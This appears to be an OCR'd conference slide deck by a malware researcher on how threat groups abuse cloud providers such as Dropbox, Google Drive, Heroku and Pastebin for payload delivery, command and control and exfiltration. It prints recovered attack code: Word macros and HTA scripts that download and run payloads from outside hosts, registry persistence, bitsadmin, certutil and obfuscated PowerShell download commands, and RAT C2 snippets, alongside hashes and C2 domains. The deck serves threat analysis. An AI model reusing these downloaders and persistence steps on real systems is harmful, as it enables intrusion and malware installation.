Your *aaS is on fire, or how threat actors (ab)use cloud providers

$ whois mak

Maciej Kotowicz

- Independent Malware Researcher / Founder of MalwareLab.pl
- DragonSector CTF
- RE/Exploit dev
- Automatization / Formal methods
- ekdeco and mLib
- @maciekkotowicz
- mak@lokalhost.pl
- contact@malwarelab.pl
- ~~Principal Malware Researcher @ CERT.pl~~
- ~~Senior Security Researcher @ Kaspersky GReAT~~

Intro


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Intro

Weaponization

- Open source malware and exploits/vulns

Intro

Delivery

- lures and/or payload hosting
- lures abusing image of cloud providers

Intro

C2

- traditional c2 hosting
- non-traditional c2's hiding in plain sigth

Intro

Actions on objective


- exfiltration

Malware/Actors examples

- ExDrive
- NewRule, by Gaza Gang
- Fishing Elephant

ExDrive - infection

Important_meeting.doc -
0f88b1e3374314da8e4328805472bc14ee0546ec3bb591b070d01d574d9df562



```
Private Sub Document_Open()
outputFiledell = CreateObject("WScript.Shell").SpecialFolders("MyDocuments") & "\S
outputFilevbs = CreateObject("WScript.Shell").SpecialFolders("Startup") & "\\Setup
Set objFSO = CreateObject("Scripting.FileSystemObject")
If Not objFSO.FileExists(outputFile) Then
exeUrldll = "https://www.dropbox.com/s/52a6t1kfktefnc8/log.txt?dl=1"
exeUrlvbs = "https://www.dropbox.com/s/t32qlqqv3myeblo/MD.txt?dl=1"

Set objHTTPvbs = CreateObject("WinHttp.WinHttpRequest.5.1")
objHTTPvbs.SetTimeouts 5000, 5000, 5000, 5000
objHTTPvbs.Open "GET", exeUrlvbs, False
objHTTPvbs.Send

Set oXMLvbs = CreateObject("Msxml2.DOMDocument")
Set oNodevbs = oXMLvbs.CreateElement("base64")
oNodevbs.dataType = "bin.base64"
oNodevbs.Text = objHTTPvbs.ResponseText
Set BinaryStreamvbs = CreateObject("ADODB.Stream")
BinaryStreamvbs.Type = 1
BinaryStreamvbs.Open
BinaryStreamvbs.Write oNodevbs.nodeTypedValue
BinaryStreamvbs.SaveToFile outputFilevbs


Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objHTTP.SetTimeouts 5000, 5000, 5000, 5000
objHTTP.Open "GET", exeUrldll, False
objHTTP.Send


Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = objHTTP.ResponseText
```

ExDrive - infection


https://www.dropbox.com/s/t32qlqqv3myeblo/MD.txt?dl=1

```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "%comspec% /c taskkill /F /IM msiexec.exe & ping 127.0.0.1 -n 2 >NUL
```

https://www.dropbox.com/s/52a6t1kfktefnc8/log.txt?dl=1

Setup.msi (f25a7453670f82ea77abfdb30a5d2c46) -> FileExile.exe (123a0a794b15f95b2c7e642275734917)

ExDrive


create a paste with fingerprint data
pulls a paste with commands
PASTEBIN
modify paste with commands
DURL - download file from url, and executes it
DB - write bytes to file, and executes it
SC - take screenshot,
CMD - execute cmds
uploads results
fetches results

NewRule - story line

JhoneRAT: Cloud based python RAT targeting Middle Eastern countries

NewRule - story line

```
mofa.docx, 7c487d8462567a826da95c799591f5fb - 1LVdv4bjcQegPdKrc5WLb4W7ad6Zt80zl marryjack058
  -> document with macros, will downloadd jpg f2e741253b8085bc9e738cc5ae50e735 - 1d-toE89QnN
   -> (jpg: bdd38fdc1c057ccfa416abafa46f0e84 ) autoit will download from - 1kbHVkvPIjX49qJ62
    -> 5f3ea8dbadacf3965e3e7a4ca65e5128, new python rat,

fb.docx, 089531d78aad6a897c041e7270feea2b - 1OlQssMvjb7gI175qDx8SqTgRJIEp5Ypd younger09474@g
  -> (doc with macros)  bb29af0ffbf4491b0134678dc342f47b - 1FQqsoxQBtsbNNyhXSFIYoNm00OmkNNNg
   -> (autoit)   5f3ea8dbadacf3965e3e7a4ca65e5128 - 1M_dYBgAdsAIoQ4oBJbsNtK4ar0ZmI2i7
    -> cb4def01b07c4e5c939e46e450df0a6e, new python rat,

Urgent.docx, 4ae4e0f8747a27f41e444fbc047f0191 - 1vED0wN0arm9yu7C7XrbCdspLjpoPKfrQ hasanvaba0
  -> (doc with macro) 12E2A99BCB4E4DBA99043C6C048F1121 - 1XslYkofcL13YtoU9AvyMqh8SazdTgcWm
    -> 5ACDCAD5AEC8F1F548ACC6CC4DA8059D - enigma packed, exgaza

17-12-2019.docx,  ec3b45eecad8adf79db552399addca73 - 1VJYVuc3wVQWxaCLRZ8wKyvTXPwrChblw  youn
  -> (doc with marco)144c9c4f0e7042be105c61ce5d30bfd3 - https://raw.githubusercontent.com/b0
    -> 753C1A5C2194362FB529C3FB4CA70914, TextUpdate.exe - .net rat

إعلان رئاسي مرتقب بحل السلطة .docx ,a.docx, 4653916d821f58fcf9dde8c2c5e05a0c, 1NbCEnL-jA
  ->  (doc with macro) a9120dc0a86b53d37762787a3996bf6c - 1yiDnuLRfQTBdak6S8gKnJLEzMk3yvepH
   ->  (autoit dropper) 6520D32AA6F0DF11FE84B99208507A0E
    ->  e3094c544b77d07e5b12328082078fc3 enigma packed, exgaza
```

NewRule - story line

```
17-12-2019.docx,  ec3b45eecad8adf79db552399addca73 - 1VJYVuc3wVQWxaCLRZ8wKyvTXPwrChblw  youn
  -> (doc with marco)144c9c4f0e7042be105c61ce5d30bfd3 - https://raw.githubusercontent.com/b0
    -> 753C1A5C2194362FB529C3FB4CA70914, TextUpdate.exe - .net rat
```

NewRule - infection - ec3b45eecad8adf79db552399addca73

General Intelligence
Crossings Security Dept.
Southern Governorates

المخابرات العامة
دائرة أمن المعابر
المحافظات الجنوبية

التاريخ/16/12/2019

اليوم/الاثنين .

الأخ / رئيس المخابرات العامة ،،، حفظه الله ورعاه

الأخ / مدير المخابرات العامه للمحافظات الجنوبية ،،، حفظه الله ورعاه

تحية الوطن وبعد :-

الموضوع / الأسماء التي منعتهم المخابرات العامة المصرية من السفر

السلطة الفلسطينية

```
$ extrOle2Link.py /tmp/ec3b45eecad8adf79db552399addca73.bin
[+] HTTP-Ole2Link in https://drive.google.com/uc?export=download&id=1VJYVuc3wVQWxaCLRZ8wKyvT
```

NewRule - infection - 144c9c4f0e7042be105c61ce5d30bfd3


```
Private Sub Document_Open()

Set o = CreateObject("MSXML2.XMLHTTP")
o.Open "GET", "https://raw.githubusercontent.com/b01be3b8a0/codev5/master/v5", Fal
o.send
outputFile = CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\Te
Set fso = CreateObject("Scripting.Filesystemobject")
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = o.responseText
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile outputFile
Set objShell = CreateObject("WScript.Shell")
objShell.Run outputFile
Set objShell = Nothing
End Sub
```


https://raw.githubusercontent.com/b01be3b8a0/codev5/master/v5/TextUpdate.exe
-> 753C1A5C2194362FB529C3FB4CA70914 (not longer there)

NewRule

- first stage validator
  - fingerprints machine
  - downloads files
  - executes commands


MALWARE
GDRIVE BASED C2
TCP/HTTP BASED C2
imgflip.com

NewRule - C2 comms

```
foreach (GoogleDriveApiNet35Lib.Models.File file2 in MainWindow.Client.Files.List(
{
    Command command = JsonConvert.DeserializeObject<Command>(MainWindow.Client.Fil
    if (!string.IsNullOrEmpty(command.FileId))
    {
        MainWindow.Client.Files.Download(command.FileId, command.AppPath);
    }
    command.ExecuteCommand(file2, MainWindow.Client, MainWindow.HWId);
```

```
public const string ConfigWait = "file/waitcnfg";
public const string Config = "file/confg";
public const string ConfigResult = "file/cnfgrslt";
public const string CommandRequest = "file/waitcmd";
public const string CommandResult = "file/cmdrslt";
public const string Command = "file/cmd";
public const string Tool = "file/tool";
public const string LastSeen = "file/lastseen";
public const string ConfigrationFileName = "client.confg";
public const string LastSeenFileName = "lastseen.ls";
public const string ConfRequested = "requested.png";
public const string ConfRequest = "request.png";
```

NewRule - attribution

tools found on a gdrive:

- [newrule@project36-259709.iam.gserviceaccount.com] cfe4ecc4920e968bb3c56fe07eb55140b76b11de1ac587c110556bfe49bd62f3_Framework.exe_ - QuassarRAT (packed with themida, and unknown .net obfuscator) c2: mcafesecurity.com:23
- newrule@project36-259709.iam.gserviceaccount.com] b67a4c0dea05051bc62f2bacc192fc4c6f7deff5d0546e8cd2413011fb94cac5_Avast.exe_file - QussarRAT (packed with .NET Reactor and ConfuserEX) c2: newdata.life:4664
- [newrule@project36-259709.iam.gserviceaccount.com] 9996ac973e005942a4fc7d9bf50727ba233169da024c16b00997f188f218ce53_Network.exe_fi - QussarRAT (packed with themida) c2: billing.bestapp.life:53
- newrule@project36-259709.iam.gserviceaccount.com] 990d940bb85a23115c9b92a7a729b50bfacf753bdb9f1022173e02f6c462dbc9_GoogIe.exe_fil - Packed with Themida, most likely evolution of **ExGaza** - c2:**laceibagrafica.com**


ExGaza is a Kaspersky's name for **Spark**

Fishing Elephant

- Campaing #1
- Campaing #2
- Campaing #3
- Exfiltration

Fishing Elephant - Campaing #1

- Spear phishing emails with a link to fake **Google Drive**
- Doc's look-alike app hosted on heroku dropping malicious hta




Fishing Elephant - Campaing #1

- Spear phishing emails with a link to fake **Google Drive**
- Doc's look-alike app hosted on **heroku** dropping malicious hta

```
<script language="VBScript">
window.moveTo -3000, -3000
Dim MaCommande,Ws,Ret
Set Ws = CreateObject("wscript.Shell")
Ws.RegWrite "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load",
"C:\Users\Public\FileIndexer.exe", "REG_SZ"
Ws.Run("chrome.exe https://drive.google.com/open?id=1PUoAOpOKNzwc2GVMy3uDPQ6Ov_UdxElg")
MaCommande = "cmd /c powershell.exe -command Invoke-WebRequest -URI http://bit.ly/2KDKBom -
OutFile $env:C:\Users\Public\FileIndexer.exe; $a = get-item
$env:C:\Users\Public\FileIndexer.exe; $a.attributes = 'Hidden';"
Ret = Ws.run(MaCommande,0,True)
window.close()
</script>
```

Fishing Elephant - Campaing #1

- Spear phishing emails with a link to fake **Google Drive**
- Doc's look-alike app hosted on **heroku** dropping malicious hta
- Decoy image hosted on **Google Drive** opened via launching a browser




Fishing Elephant - Campaing #1

- Spear phishing emails with a link to fake **Google Drive**
- Doc's look-alike app hosted on **heroku** dropping malicious hta
- Decoy image hosted on **Google Drive** opened via launching a browser
- Payload link hinder via url-shortening service **bitly** and others
- Payload hosted on cloud storage service (**dropbox**, **yandex disk**,**asuswebstorage**)
- Drops AresRAT

Fishing Elephant - Campaing #2

- Spear phishing emails with references to internal documents, and current events



Fishing Elephant - Campaing #2

- Spear phishing emails with references to internal documents, and current events
- DDE abused to fetch second stage scripts from **Dropbox**

```
 SET e ""
 REF c
 REF d
 REF e
 DDE
C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\Windows\System32\cmd.exe
 SET c ""
"cmd /c bitsadmin /transfer data /priority high https://www.dropbox.com/s/pgm729t8
 SET d ""
```

Fishing Elephant - Campaing #2

- Spear phishing emails with references to internal documents, and current events
- DDE abused to fetch second stage scripts from **Dropbox**
- No decoy documents, just blank page

```
<script language="VBScript">
window.moveTo -3000, -3000
Dim MaCommande,Ws,Ret
Set Ws = CreateObject("wscript.Shell")
Ws.RegWrite "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load", "C:\
MaCommande = "cmd /c bitsadmin /transfer data /priority high http://185.163.111.90
Ret = Ws.run(MaCommande,0,True)
window.close()
```

Fishing Elephant - Campaing #2

- Spear phishing emails with references to internal documents, and current events
- DDE abused to fetch second stage scripts from **Dropbox**
- No decoy documents, just blank page
- Off the shelf tools (**bitsadmin**) used for downloading
- Payload link hinder via url-shortening service **bitly** and others
- Drops AresRAT

Fishing Elephant - Campaing #3

- Essentialy same as #2 but with geo-fencing and **base64 encoded** payload, decoded via **certutil**

```
 cmd /b START /MIN /c powershell -ep -nop -w hidden (New-Object "`N`e`T`.`W`e`B`C`
certutil -decode C:\Windows\Tasks\certs.txt C:\Windows\Tasks\dnplqs.exe
ICACLS "C:\Windows\Tasks\dnplqs.exe" /grant "%computername%":F
